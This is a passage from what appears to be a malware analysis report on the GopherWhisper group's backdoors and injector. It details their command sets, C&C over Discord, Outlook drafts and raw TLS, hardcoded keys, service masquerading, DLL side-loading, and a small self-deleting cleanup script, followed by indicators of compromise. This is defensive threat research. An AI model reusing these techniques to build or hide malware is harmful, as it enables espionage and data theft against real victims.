To obtain the updated key and IV for CBC mode, RatGopher first base64 decodes the string between the `||` delimiters, then decrypts the result using the previously mentioned CFB mode. Once decrypted, the CBC key is updated with the first 16 bytes and the IV with the next 16 bytes.

On first execution of the RatGopher backdoor, the decrypted Discord token, channel ID, and user ID values are provided to establish a new Discord session. In the event that a session cannot be established, a retry action is performed, retrying up to a maximum of three times. After each failed attempt to build a session, the thread sleeps for 10 seconds.

Following successful creation of a Discord session, RatGopher publishes a raw message of `Hello, everyone!\nI'm coming!` to the channel. This indicates that the backdoor is active and ready to receive commands. After notifying the operator, the initialization of a new message handler for Discord WebSocket API events is triggered. The purpose of this handler is to monitor new messages published to the Discord channel.



Figure 9. AES-128-CBC key rotation

Receipt of a new message creates an internal thread notification to begin processing that message. The ingested messages passed to CBC decryption operations are then deserialized into a structured object consisting of the command ID type and content as arguments.

All messages use the following structure:

```
type bot_Packet struct {
  int16 type
  string content
}
```

Command IDs (`type`) are then parsed, leading to the execution of a command and its arguments (`content`) on the victim machine, as seen in Table 4. On command completion, the resulting information is sent back to the operator using a response ID shown in Table 5, depending on what had been executed.

Table 4. RatGopher commands

Command ID	Description
`1001`	Initializes the terminal service and launches an instance of `cmd.exe`. If a terminal service has not already been created, creates a new terminal service passing data through Go channels.
`1002`	Sends a command string to the terminal, to be executed via the spawned `cmd.exe`.
`2001`	Executes the download service to pull files from *file.io* to the victim. Confirms success or failure via MD5.
`3001`	Executes the upload service to push files to *file.io* from the victim. Confirms success or failure via MD5 sum.
`4002`	Kill command to stop execution of the backdoor.

Table 5. RatGopher responses

Response ID	Description
`1002`	Sends results from the spawned `cmd.exe` back to the operator in chunks of 1,024 bytes. This is to break up very long messages in respect to Discord's message length limitations.
`1011`	Terminal service has been shut down.
`1012`	Terminal service started successfully.
`1013`	Terminal service has been activated successfully and is awaiting further commands.
`2002`	Error during download/upload; for example, the file does not match the MD5.
`2004`	Upload succeeded.
`3011`	Download failed.
`3013`	Download succeeded.
`4001`	Updated the AES-CBC-128 encryption keys and IV.

SSLORDoor

Unlike the majority of GopherWhisper's toolset, the SSLORDoor backdoor is not written in Go, but in C++. It uses *OpenSSL BIO* for communication via raw TCP sockets with messages sent on port 443. Due to the nature of SSLORDoor's operation, we strongly believe that files for configuring and securing OpenSSL, `openssl.conf` and the certificate `cert.pem`, are dropped onto victim machines in `C:\Program Files\Common Files\SSL\` and are ingested by the backdoor to secure communication to the operator with TLS.

SSLORDoor has the following capabilities:

- spawn a hidden `cmd.exe`,
- enumerate all drives,
- open, find, read, write, and delete files, and
- create new socket connections.

Prior to SSLORDoor's main backdoor code execution, the backdoor attempts to delete `kdshvfjdjs.dll`. If this call fails, SSLORDoor proceeds; otherwise, the code terminates immediately. This may be a measure to prevent SSLORDoor operators from accidentally executing the backdoor on their systems.

Passing the deletion check, sockets are created to connect back to SSLORDoor's hardcoded C&C IP addresses, which are stored in two areas of the code. Samples we analyzed always have the same IP address in both these locations, which we believe has been done to provide some possible configuration for failovers if one address becomes inaccessible.

Once a TLS socket has been built, SSLORDoor enumerates information about the victim using the API calls:

- `gethostname` to obtain the computer name,
- `gethostbyname` to obtain the IP address,
- `ZwQuerySystemInformation` to obtain Windows version and service pack,
- `GetOEMCP` to obtain the OEM code page ID, and
- `GetLocalTime` passing the system time as the Datetime stamp.

Communicating back and forth with the C&C is done by first XORing bytes using the key `0x3F`. Resulting bytes are then passed to an obfuscated RC4 subfunction using the hardcoded key `lsk2ksi9f`. Lastly, output from the RC4 process is then sent to the C&C through the TLS socket on port 443. It is important to note that this socket is not used for standard HTTPS communication on port 443; data is passed as a raw, RC4-encrypted byte stream.

After successfully sending enumeration data, SSLORDoor begins accepting messages from the operator that are decrypted using the process described above. Each message contains one of the commands outlined in Table 6. In the event that SSLORDoor processes 100 failed attempts to run a command, it displays an error message box containing the error number. Following this, the sockets are closed, and the program quits.

Table 6. SSLORDoor commands

Command ID	Command arguments	Description
2	N/A	Not implemented.
3	N/A	Not implemented.
4	String containing standard Windows `cmd.exe` commands	Initializes the terminal service spawning a new instance of `cmd.exe`. If a terminal service has not already been created, it creates a new terminal service passing data through Go channels.
5	N/A	Enumerates all available drives and volume information, iterating from A: to Z:.
6	Path, filename	Finds a file and sends file size and creation time back to the operator. This could be used as a method to determine whether a file exists on the victim machine.

Command ID	Command arguments	Description
7	File path	Uploads the contents of the specified file to the C&C server.
8	File path	Deletes files using the standard DeleteFileW API.
9	File path	Deletes files using SHFileOperationW with flags FOF_SILENT | FOF_NOCONFIRMATION. This command is perhaps primarily used for deleting directories since command 8 is only able to delete files.
10	Filename	A counterpart of command 11. Bytes are obtained from looped calls to GetMessageW matching a message ID of 1145. Bytes are taken from the received message buffer and written into the specified file. If the data fails to be written or does not match the expected size check once all messages have been obtained, the file is deleted.
11	Byte []	Accepts an array of bytes used with PostThreadMessageW containing the message ID 1145. The message ID of 1145 is used by command 10 as a way to stream writes to a file.
13	N/A	Not implemented.
14	N/A	Not implemented.
15	N/A	Closes the global handle created by CreateEvent. This is used when a new CreateThread is called. To ensure that the function run in the thread completes first, WaitForSingleObject on hObject is used. Command 15 provides a manual way to close the hObject handle if an unhandled exception occurs within the thread.
16	Path	Calls ShellExecuteW with the hardcoded value of open, to open the file at the specified path. This could lead to execution of a binary in the event that the path points to an executable.
17	N/A	Not implemented.
18	N/A	Not implemented.
20	N/A	Not implemented.
21	IP or hostname	Creates a connection to a new socket as a proxy, where bytes are read through recv and processed onto the stack as C&C messages.
22	Byte []	Sends bytes to a proxy socket previously opened by command ID 21.

FriendDelivery

We discovered FriendDelivery, an injector for the backdoor BoxOfFriends, in February 2025 at the same victim where we found LaxGopher, RatGopher, and SSLORDoor. During execution, FriendDelivery copies itself (wer.dll) and its legitimate executable WerFault.exe (as bdreinit.exe, used to side-load wer.dll)

to `%APPDATA%\BitDifender\`, masquerading as a Bitdefender application. The new path to `bdreinit.exe`, along with an added argument `-s`, is then used as the executable path for the `bdreinitsvc` Windows service with a description of `Microsoft Defender Reinit Service`, which ensures FriendDelivery's persistence. When FriendDelivery is executed with the `-s` argument, data is read from the `wer.dll`, which contains encrypted BoxOfFriends backdoor, that is then injected into a legitimate process.

At startup, FriendDelivery calculates a CRC32 of the legitimate executable to validate that it is being executed by the expected version of `WerFault.exe`. We did not observe the `WerFault.exe` executable but discovered through FriendDelivery that a file named `aa1.bat` at the path `%LOCALAPPDATA%\Temp` is created with contents suggesting the existence of the legitimate executable. As seen in Figure 10, this BAT script cleans up the files from the execution directory after being copied to `%APPDATA%`.

```
:try
del "<path_to_executable>.exe"
del "<path_to_dll>\wer.dll"
if exist "<path_to_executable>.exe" goto try
del %0
```

Figure 10. Contents of `aa1.bat`

In addition, during the BAT file creation process, the directory `C:\Users\<user>\AppData\Roaming\App\BitDefender\` is created and used as the location to copy FriendDelivery (`wer.dll`) and the executable that originally launched FriendDelivery, a legitimate `WerFault.exe` renamed as `bdreinit.exe`.

FriendDelivery, when run with no arguments, installs a new Windows service, `bdreinitsvc`, using the mentioned path to `bdreinit.exe`, as seen in Figure 11.



Figure 11. Windows service `bdreinitsvc`

However, when FriendDelivery (`wer.dll`) is provided with the `-s` argument, the entirety of `wer.dll` is read into memory to locate the offset in the overlay starting after the raw data marker `x2T$x.0i`. The remaining bytes from this offset are then passed through a null-preserving XOR operation using the key `0x56`, translating the payload into a Go binary we've named BoxOfFriends. FriendDelivery then creates a new `help.exe` process (the legitimate Windows utility that provides help for other commands), where BoxOfFriends is injected to begin execution.

BoxOfFriends

BoxOfFriends is a backdoor written in Go that uses the *Microsoft Graph API* for C&C communications. It employs draft email messages in Microsoft 365 Outlook for bidirectional communication. As a side effect, the backdoor always overwrites the previous message, making historical messages unretrievable. BoxOfFriends does not persist; it is executed by FriendDelivery and relies on the persistence mechanism established by FriendDelivery.

Before processing commands, BoxOfFriends sends a new request to create a draft email message in the operator's email account. This is used not only to notify the C&C that a new client has connected, but the ID returned in the response is used to read from or write to the appropriate draft email message for this particular victim.

Since the backdoor makes use of draft emails as a messaging mechanism with operators, drafts are overwritten after each new message. Table 7 outlines the commands and responses of the backdoor, where commands and responses are masqueraded as a recipient email along with command arguments in the message body. Arguments are extracted using either base64 or *Bitcoin's base58* decoding, then XOR decrypted. By default, the XOR key is derived from the last eight characters of the MD5 of the MAC address of the victim system's first network interface, and stored as the subject line for each draft email.

Table 7. BoxOfFriends commands

Email address	Type	Argument	Description
`Enos905@outlook[.]com`	Command	String	Base64 decodes the message and uses the default hardcoded key `0x0C00000A4B8` for RC4 decryption. The result of the message updates the client XOR key used for all other messages.
`Adam930@outlook[.]com`	Response	String	Creates the new draft used for passing communications with the message body containing host enumeration data.
`Seth912@outlook[.]com`	Response	N/A	Sends a heartbeat at intervals, updating the draft with host information enumeration results.
`Jared962@outlook[.]com`	Command	Path	Uploads by updating the draft email with raw bytes from the file. Specifically used when a file is too large, the file is chunked into several messages to avoid exceeding maximum message size limits. After each update to the draft, the upload operation pauses through a sleep call, giving operators enough time to process the message.
`Cainan910@outlook[.]com`	Response	N/A	Notifies the C&C that changes to the encryption key were successful.

Email address	Type	Argument	Description
JoashMoriah@outlook[.]com	Command	Path	Downloads a file from the operator to the victim path.
AbrahamMoriah@outlook[.]com	Command	String	Subcommand processing; see Table 8.
Mahalaleel895@outlook[.]com	Response	String	Provides general responses back to the operator from process execution – for example, single file downloads, displaying the current directory, or when an upload completes successfully.

Table 8 provides the list of possible commands sent in the message body by the command AbrahamMoriah@outlook[.]com.

Table 8. AbrahamMoriah@outlook[.]com subcommands

Command	Argument	Description
selfdelete	N/A	BoxOfFriends obtains a new handle by opening the injected process's file by using the absolute path from the GetModuleFileName API. The handle to the injected process is then passed to the SetFileInformationByHandle API with a disposition to delete. As a result, once the process is terminated, the file used in the injection process will be deleted.
cd	Path or N/A	Changes or displays the current working directory.
download	Path	Uploads a file from the victim to the operator. Restrictions of file sizes apply due to Microsoft Graph API limits. File limits by the endpoint are set to 104 MB, in which case the backdoor chunks the file into several draft updates to Jared962@outlook[.]com, whereas the default is to add the full file to Mahalaleel895@outlook[.]com.
sleep	Integer (seconds)	Sleeps for the specified period.
interval	Integer (seconds) or N/A	Responds with the heartbeat interval (default 3,600) when no arguments are provided. Otherwise, sets the specified interval.
portforward	String (add, del, list)	Creates, deletes, or lists forwarding ports to expose an application or service to the network.
Any other string	String	Executes the supplied arbitrary command strings, not previously listed in the table, through a shell opened on the host. The shell to be used is determined by the backdoor at runtime; it first searches for powershell.exe followed by cmd.exe.

CONCLUSION

Our investigation of GopherWhisper revealed a China-aligned APT group targeting a governmental entity in Mongolia, using a varied toolset of loaders, injectors, and backdoors. The first part of the toolset we discovered consisted of several new Go-based tools – CompactGopher, LaxGopher injected by JabGopher, and RatGopher – and a C++ backdoor, SSLORDoor. Later, we also uncovered a new injector, FriendDelivery, capable of persisting through a Windows service, and a Go-based backdoor, BoxOfFriends, executed by the injector.

By analyzing the C&C communications obtained from the attacker-operated Slack and Discord channels, and from draft Outlook email messages, we were able to gain additional information about the group's alignment, inner workings, and post-compromise activities.

IOCS

A comprehensive list of indicators of compromise (IoCs) and samples can be found in *our GitHub repository*.

Files

SHA-1	Filename	Detection	Description
C72E7540D6F12D74D8E737B02F31568385F575D7	temp001.exe	WinGo/Filecoder.JI	CompactGopher exfiltration tool.
039EB329A173FCE7EFECA18611A8F2C0F7D24609	rp.exe	Win32/HackTool.Agent.NLV	rp hack tool, used to run a specific process using token impersonation.
716554DC580A82CC17A1035ADD302C0766590964	wb.exe	Win32/PSWTool.WebBrowserPassView.I	A free password recovery tool that reveals the passwords stored by IE, Firefox, Google Chrome, and Opera.
57C2490E4DB194D3503EE85635FB1D6F26E8C534	intelservice.exe	WinGo/Agent.VM	RatGopher backdoor that uses Discord for C&C.
AD7E264EB08415871617E45F21D03F7D71E4C36F	delltool.exe	Win64/Agent.AGD	SSLORDoor backdoor.
FA9E65E58EB8FA41FDE0A0A870B7D24B298026D9	whisper.dll	Win64/Injector.UI	JabGopher backdoor injector.
5A1BBB40C442B12594A913431F8C6757A3A66E8F	wer.dll	Win64/Injector.G	FriendDelivery loader.
926974FACFD0383C65458D6EF1F31FBB7C769E18	N/A	WinGo/Agent.AJI	BoxOfFriends backdoor.

Network

IP	Domain	Hosting provider	First seen	Details
`43.231.113[.]50`	N/A	Intelligent Tools	2025-03-24	SSLORDoor C&C server.

MITRE ATT&CK TECHNIQUES

This table was built using *version 18* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	*T1587.001*	Develop Capabilities: Malware	RatGopher and early versions of its source code were identified from chat log analysis. BoxOfFriends is a custom backdoor.
	T1583.006	Acquire Infrastructure: Web Services	GopherWhisper uses Slack, Discord, and Microsoft Graph services for its C&C infrastructure.
	T1588.003	Obtain Capabilities: Code Signing Certificates	GopherWhisper has used stolen Google LLC code-signing certificates to sign RatGopher.
	T1588.002	Obtain Capabilities: Tool	GopherWhisper uses the publicly available WebBrowserPassView.
Execution	*T1106*	Native API	JabGopher and SSLORDoor use API calls during execution.
	T1129	Shared Modules	JabGopher loads a DLL and executes its functions.
Persistence	*T1543.003*	Create or Modify System Process: Windows Service	JabGopher and FriendDelivery each create a Windows service for persistence.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	FriendDelivery uses the filename `wer.dll` to be side-loaded by the legitimate application `WerFault.exe`.
Defense Evasion	*T1140*	Deobfuscate/Decode Files or Information	JabGopher, LaxGopher, CompactGopher, RatGopher, and SSLORDoor all have encryption/decryption capabilities.
	T1055.002	Process Injection: Portable Executable Injection	BoxOfFriends is a Go binary that is injected into the legitimate Windows executable `help.exe`.

Tactic	ID	Name	Description
	T1036	Masquerading	JabGopher masquerades as a legitimate Windows service, using the display name `Windows Push Notification Local Service`.
	T1055.012	Process Injection: Process Hollowing	JabGopher can inject LaxGopher into `svchost.exe`.
	T1480	Execution Guardrails	JabGopher requires the `backup.log` file to exist. FriendDelivery validates the CRC32 of a legitimate process to continue execution.
	T1134.002	Access Token Manipulation: Create Process with Token	`rp.exe` can execute a process using the same methods as `runas`.
	T1036.004	Masquerading: Masquerade Task or Service	FriendDelivery disguises its service with the name `bdreinitsvc`, which resembles a service related to Bitdefender products.
	T1036.005	Masquerading: Match Legitimate Name or Location	FriendDelivery is stored in `%AppData%\App` within the legitimate directory of Bitdefender.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	WebBrowserPassView can gather credentials from a number of browsers.
Discovery	T1083	File and Directory Discovery	LaxGopher, RatGopher, and SSLORDoor can obtain file and directory listings.
	T1518	Software Discovery	LaxGopher, RatGopher, and SSLORDoor can identify running software on victim machines.
	T1082	System Information Discovery	LaxGopher, RatGopher, and SSLORDoor can collect the hostname, OS version, and OS architecture of a compromised host.
	T1007	System Service Discovery	LaxGopher, RatGopher, and SSLORDoor can enumerate all services running on a compromised host.
Collection	T1005	Data from Local System	LaxGopher, RatGopher, SSLORDoor, and CompactGopher can collect local data from a compromised machine.
	T1119	Automated Collection	CompactGopher automates the collection of data based on command line arguments.

Tactic	ID	Name	Description
	T1560.003	Archive Collected Data: Archive via Custom Method	CompactGopher can be used as a utility to collect and archive data.
Command and Control	T1001.003	Data Obfuscation: Protocol Impersonation	SSLORDoor can send a raw encrypted byte stream via the default HTTPS port.
	T1071.001	Application Layer Protocol: Web Protocols	LaxGopher, RatGopher, and BoxOfFriends use HTTPS for C&C communication.
	T1102.002	Web Service: Bidirectional Communication	LaxGopher, RatGopher, and BoxOfFriends use Slack, Discord, and Microsoft Graph, respectively, for C&C infrastructure.
	T1105	Ingress Tool Transfer	LaxGopher, RatGopher, and SSLORDoor can all download additional files/payloads.
	T1132.002	Data Encoding: Non-Standard Encoding	SSLORDoor leverages custom data encoding to communicate with the C&C. BoxOfFriends uses base58 and base64 encoding.
	T1132.001	Data Encoding: Standard Encoding	LaxGopher and RatGopher use base64 to encode messages sent to their C&Cs.
	T1573.001	Encrypted Channel: Symmetric Cryptography	LaxGopher and RatGopher use AES algorithms for encryption. BoxOfFriends uses XOR encryption.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	SSLORDoor uses TLS encryption for C&C communication.
Exfiltration	T1020	Automated Exfiltration	CompactGopher is a file uploader that automatically exfiltrates data.
	T1041	Exfiltration Over C2 Channel	LaxGopher, RatGopher, SSLORDoor, and BoxOfFriends exfiltrate data to their C&Cs.
	T1048.002	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	RatGopher and CompactGopher use HTTPS to exfiltrate data collected from victims to `file.io`.

Tactic	ID	Name	Description
	T1567	Exfiltration Over Web Service	LaxGopher leverages Slack to exfiltrate data. RatGopher leverages Discord and file.io to exfiltrate data. CompactGopher uses the file.io web service to exfiltrate data.